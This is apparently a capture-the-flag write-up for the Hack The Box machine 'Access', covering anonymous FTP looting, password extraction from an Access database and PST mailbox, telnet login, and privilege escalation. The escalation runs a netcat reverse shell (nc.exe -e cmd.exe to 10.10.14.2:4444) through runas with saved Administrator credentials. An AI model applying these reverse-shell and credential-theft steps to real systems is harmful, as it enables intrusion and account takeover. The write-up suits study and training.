

Access

Link	https://app.hackthebox.com/machines/Access	
IP	10.10.10.98	
Type	win	
Status	DONE	
DATE	15:04.2024	

Improved skills

- winprivesc
- skill 2

Used tools

- nmap
- gobuster
- nc.exe

Information Gathering

Scanned all TCP ports:

```
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http
```

Enumerated open TCP ports:

```
21/tcp open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| _Cant get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
| _ SYST: Windows_NT

Failed to resolve "23,".
```

```
80/tcp open  http      Microsoft IIS httpd 7.5
|_http-title: MegaCorp
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
```

Enumerated top 200 UDP ports:

```
(root@kali)-[/home/kali/hackthebox/access]
# nmap -sU -p 1-200 10.10.10.98
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-26 15:27 EDT
Nmap scan report for 10.10.10.98
Host is up (0.047s latency).
All 200 scanned ports on 10.10.10.98 are in ignored states.
Not shown: 200 open|filtered udp ports (no-response)
```

Enumeration

Port 21 - FTP (Microsoft ftpd)

```
21/tcp open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_ SYST: Windows_NT
```

FTP standard file transfer is ASCII, it sometimes generates issues. Switch to binary.

```
(root@kali)-[/home/kali/hackthebox/access]
# ftp anonymous@10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
425 Cannot open data connection.
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18 08:16PM <DIR> Backups
```

```
08-24-18 09:00PM <DIR> Engineer
226 Transfer complete.
ftp> binary
200 Type set to I.
ftp> cd Backups
250 CWD command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
08-23-18 08:16PM 5652480 backup.mdb
226 Transfer complete.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
100% |*****| 5520 KiB 571.53 KiB/s 00:00 ETA
226 Transfer complete.
5652480 bytes received in 00:09 (571.49 KiB/s)
ftp> cd ..
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18 08:16PM <DIR> Backups
08-24-18 09:00PM <DIR> Engineer
226 Transfer complete.
ftp> get Engineer
local: Engineer remote: Engineer
200 PORT command successful.
550 Access is denied.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18 08:16PM <DIR> Backups
08-24-18 09:00PM <DIR> Engineer
226 Transfer complete.
ftp> cd Engineer
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18 12:16AM 10870 Access Control.zip
226 Transfer complete.
ftp> get Access\ Control.zip
local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
125 Data connection already open; Transfer starting.
100% |*****| 10870 4.35 KiB/s 00:00 ETA
226 Transfer complete.
```

```
10870 bytes received in 00:02 (4.35 KiB/s)
ftp> bye
221 Goodbye.
```

```
(root@kali)-[/home/kali/hackthebox/access]
# dir
Access\ Control.zip  backup.mdb
```

i can not open it, password needed (or password need to be find / break)

```
(root@kali)-[/home/kali/hackthebox/access]
# 7z x Access\ Control.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
64-bit locale=en_US.UTF-8 Threads:2 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)


Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870

Enter password (will not be echoed):
ERROR: Wrong password : Access Control.pst

Sub items Errors: 1

Archives with Errors: 1

Sub items Errors: 1
```



```
(root@kali)-[/home/kali/hackthebox/access]
# mdb-array -h
Completing external command
mdb-array      mdb-header      mdb-parsecsv    mdb-schema      mdb-ver
mdb-count      mdb-hexdump     mdb-prop        mdb-sql
mdb-export     mdb-json        mdb-queries     mdb-tables
```

I also had huge struggle to open this mdb file, no matter what i did it was marked as corrupted file. Downloading this file again with "binary" ftp option helped.

A lot o f tables:

```
(root@kali)-[/home/kali/hackthebox/access]
# mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays
acc_interlock acc_levelset acc_levelset_door_group acc_linkageio acc_map
acc_mapdoorpos acc_morecardempgroup acc_morecardgroup acc_timeseg
acc_wiegandfmt ACGroup acholiday ACTimeZones action_log AlarmLog areaadmin
att_attreport att_waitforprocessdata attcalclog attexception AuditedExc
auth_group_permissions auth_message auth_permission auth_user
auth_user_groups auth_user_user_permissions base_additiondata base_appoption
base_basecode base_datatranslation base_operatortemplate base_personaloption
base_strresource base_strtranslation base_systemoption CHECKEXACT CHECKINOUT
dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds_bak
django_content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp
iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area
iclock_testdata_admin_dept LeaveClass LeaveClass1 Machines NUM_RUN
NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype
personnel_empchange personnel_leavelog ReportItem SchClass SECURITYDETAILS
ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY
```

```
UserACMachines UserACPrivilege USERINFO userinfo_attarea UsersMachines
UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype
worktable_usrmsg ZKAttendanceMonthStatistics acc_levelset_emp
acc_morecardset ACUnlockComb AttParam auth_group AUTHDEVICE base_option
dbapp_viewmodel FingerVein devlog HOLIDAYS personnel_issuecard SystemLog
USER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups
OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups
TmpPermitUsers TmpPermitDoors ParamSet acc_reader acc_auxiliary
STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx
TEMPLATEEx
```

let's export the tables:

```
(root@kali)-[/home/kali/hackthebox/access]
└─# mdb-export backup.mdb acc_antiback
id,change_operator,change_time,create_operator,create_time,delete_operator,de
lete_time,status,device_id,one_mode,two_mode,three_mode,four_mode,five_mode
,six_mode,seven_mode,eight_mode,nine_mode,AntibackType
```

Let's loop mdb tables the tables:

```
(root@kali)-[/home/kali/hackthebox/access]
└─# mdb-tables backup.mdb | tr ' ' '\n' | grep . | while read table; do
lines=$(mdb-export backup.mdb $table | wc -l); if [ $lines -gt 1 ]; then
echo "$table: $lines"; fi; done
acc_timeseg: 2
acc_wiegandfmt: 12
ACGroup: 6
action_log: 25
areaadmin: 4
auth_user: 4
DEPARTMENTS: 6
deptadmin: 8
LeaveClass: 4
LeaveClass1: 16
personnel_area: 2
TBKEY: 4
USERINFO: 6
ACUnlockComb: 11
AttParam: 20
auth_group: 2
```


SystemLog: 2

I found this on the internet. this is the description:

To break that down, I run the same tables command I ran above. Then I replace spaces with new lines, and use `grep .` to get non-empty lines. I pipe that into a `while read loop`. For each table, I run `mdb-export` and pipe the result into `wc -l`. For empty tables, that will be 1. Then I check if the number of lines is greater than 1, and if so, echo the table name and the number of lines


Table auth user sounds interesting. Let's have a look:

```
(root@kali)-[/home/kali/hackthebox/access]
# mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```



```
(root@kali)-[/home/kali/hackthebox/access]
# mdb-export backup.mdb auth_user
id,username,password,Status,last_login
25,"admin","admin",1,"08/23/18 21:11:47"
27,"engineer","access4u@security",1,"08/23/18 21:13:36"
28,"backup_admin","admin",1,"08/23/18 21:14:02"
```

7z x Access\ Control.zip



```
(root@kali)-[/home/kali/hackthebox/access]
# dir
Access\ Control.pst  backup.mdb  strings_backup.mdb
Access\ Control.zip  schema.sql  test.db
```

readpst Access\ Control.pst

```

(root@kali)-[/home/kali/hackthebox/access]
# readpst Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
    "Access Control" - 2 items done, 0 items skipped.

(root@kali)-[/home/kali/hackthebox/access]
# dir
Access\ Control.mbox  Access\ Control.zip  strings_backup.mdb
Access_control.pst   backup.mdb            test.db
Access\ Control.pst  schema.sql

(root@kali)-[/home/kali/hackthebox/access]
# file Access\ Control.mbox
Access Control.mbox: HTML document, Unicode text, UTF-8 text, with very
long lines (516)

```

Content of .mbox file

From "john@megacorp.com" Thu Aug 23 19:44:07 2018
 Status: RO
 From: john@megacorp.com john@megacorp.com
 Subject: MegaCorp Access Control System "security" account
 To: 'security@accesscontrolsystems.com'
 Date: Thu, 23 Aug 2018 23:44:07 +0000
 MIME-Version: 1.0
 Content-Type: multipart/mixed;
 boundary="--boundary-LibPST-iamunique-1730855431--"

----boundary-LibPST-iamunique-1730855431--
 Content-Type: multipart/alternative;
 boundary="alt---boundary-LibPST-iamunique-1730855431--"

--alt---boundary-LibPST-iamunique-1730855431--
 Content-Type: text/plain; charset="utf-8"

Hi there,

The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

Regards,

John

--alt---boundary-LibPST-iamunique-1730855431--
 Content-Type: text/html; charset="us-ascii"

Hi there,

The password for the “security” account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

Regards,

John

--alt---boundary-LibPST-iamunique-1730855431_ _---

----boundary-LibPST-iamunique-1730855431----

Port 80 - HTTP (Microsoft IIS httpd 7.5)

```
80/tcp open  http      Microsoft IIS httpd 7.5
|_http-title: MegaCorp
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
```

Exploitation

Port 23 - telnet (Microsoft Telnet Service) - telnet connection with credentials found in unprotected ftp files

```
(root@kali)-[/home/kali/hackthebox/access]
└─# nc -vn 10.10.10.98 23
(UNKNOWN) [10.10.10.98] 23 (telnet) open
```

Telnet session

```
(root@kali)-[/home/kali/hackthebox/access]
└─# telnet 10.10.10.98
Trying 10.10.10.98 ...
Connected to 10.10.10.98.
Escape character is '^]'.
```

Welcome to Microsoft Telnet Service

login:security

password:4Cc3ssC0ntr0ller

*=====

Microsoft Telnet Server.

*=====

C:\Users\securitywhoami

access\security

C:\Users\securcd desktop

C:\Users\security\Desktop>dir

Volume in drive C has no label.

Volume Serial Number is 8164-DB5F

Directory of C:\Users\security\Desktop

08/28/2018	06:51 AM	<DIR>	.
08/28/2018	06:51 AM	<DIR>	..
03/27/2024	06:59 AM		34 user.txt
		1 File(s)	34 bytes
		2 Dir(s)	3,347,701,760 bytes free

C:\Users\security\Desktop>type user.txt

5ce7946e069b0444cf4792466eed44f0

C:\Users\security\Desktop>

Privilege Escalation

Local Enumeration

```
C:\Users\security\Desktop>systeminfo
```

```
Host Name: ACCESS
OS Name: Microsoft Windows Server 2008 R2 Standard
OS Version: 6.1.7600 N/A Build 7600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 55041-507-9857321-84191
Original Install Date: 8/21/2018, 9:43:10 PM
System Boot Time: 3/27/2024, 6:58:52 AM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
               [01]: AMD64 Family 23 Model 49 Stepping
                   0 AuthenticAMD ~2994 Mhz
                   0 AuthenticAMD ~2994 Mhz
               [02]: AMD64 Family 23 Model 49 Stepping
BIOS Version: Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC) Dublin, Edinburgh, Lisbon, London
Total Physical Memory: 6,143 MB
Available Physical Memory: 5,434 MB
Virtual Memory: Max Size: 12,285 MB
Virtual Memory: Available: 11,562 MB
Virtual Memory: In Use: 723 MB
Page File Location(s): C:\pagefile.sys
Domain: HTB
```

```
User accounts for \\ACCESS
```

```
Administrator      engineer      Guest
security
The command completed successfully.
```

Privilege Escalation vector - runas

```
C:\Users\security>cmdkey /list
```

Currently stored credentials:

Target: Domain:interactive=ACCESS\Administrator

Type: Domain Password

```
User: ACCESS\Administrator
```

```
runas /env /noprofile /savecred /user:ACCESS\Administrator  
"c:\users\security\nc.exe 10.10.14.2 4444 -e cmd.exe"
```

```
(root@kali)-[/home/kali/hackthebox/access]  
└─# nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.98] 49165  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Users\security>whoami  
whoami  
access\administrator
```

```
( ... )
```

```
C:\Users\Administrator\Desktop>type root.txt  
type root.txt  
24214a2db44f1a18d2402c156eb8e471
```

Trophy & Loot

Passwords:

telnet credentials:

security:4Cc3ssC0ntr0ller

user.txt

```
5ce7946e069b0444cf4792466eed44f0
```

root.txt

```
24214a2db44f1a18d2402c156eb8e471
```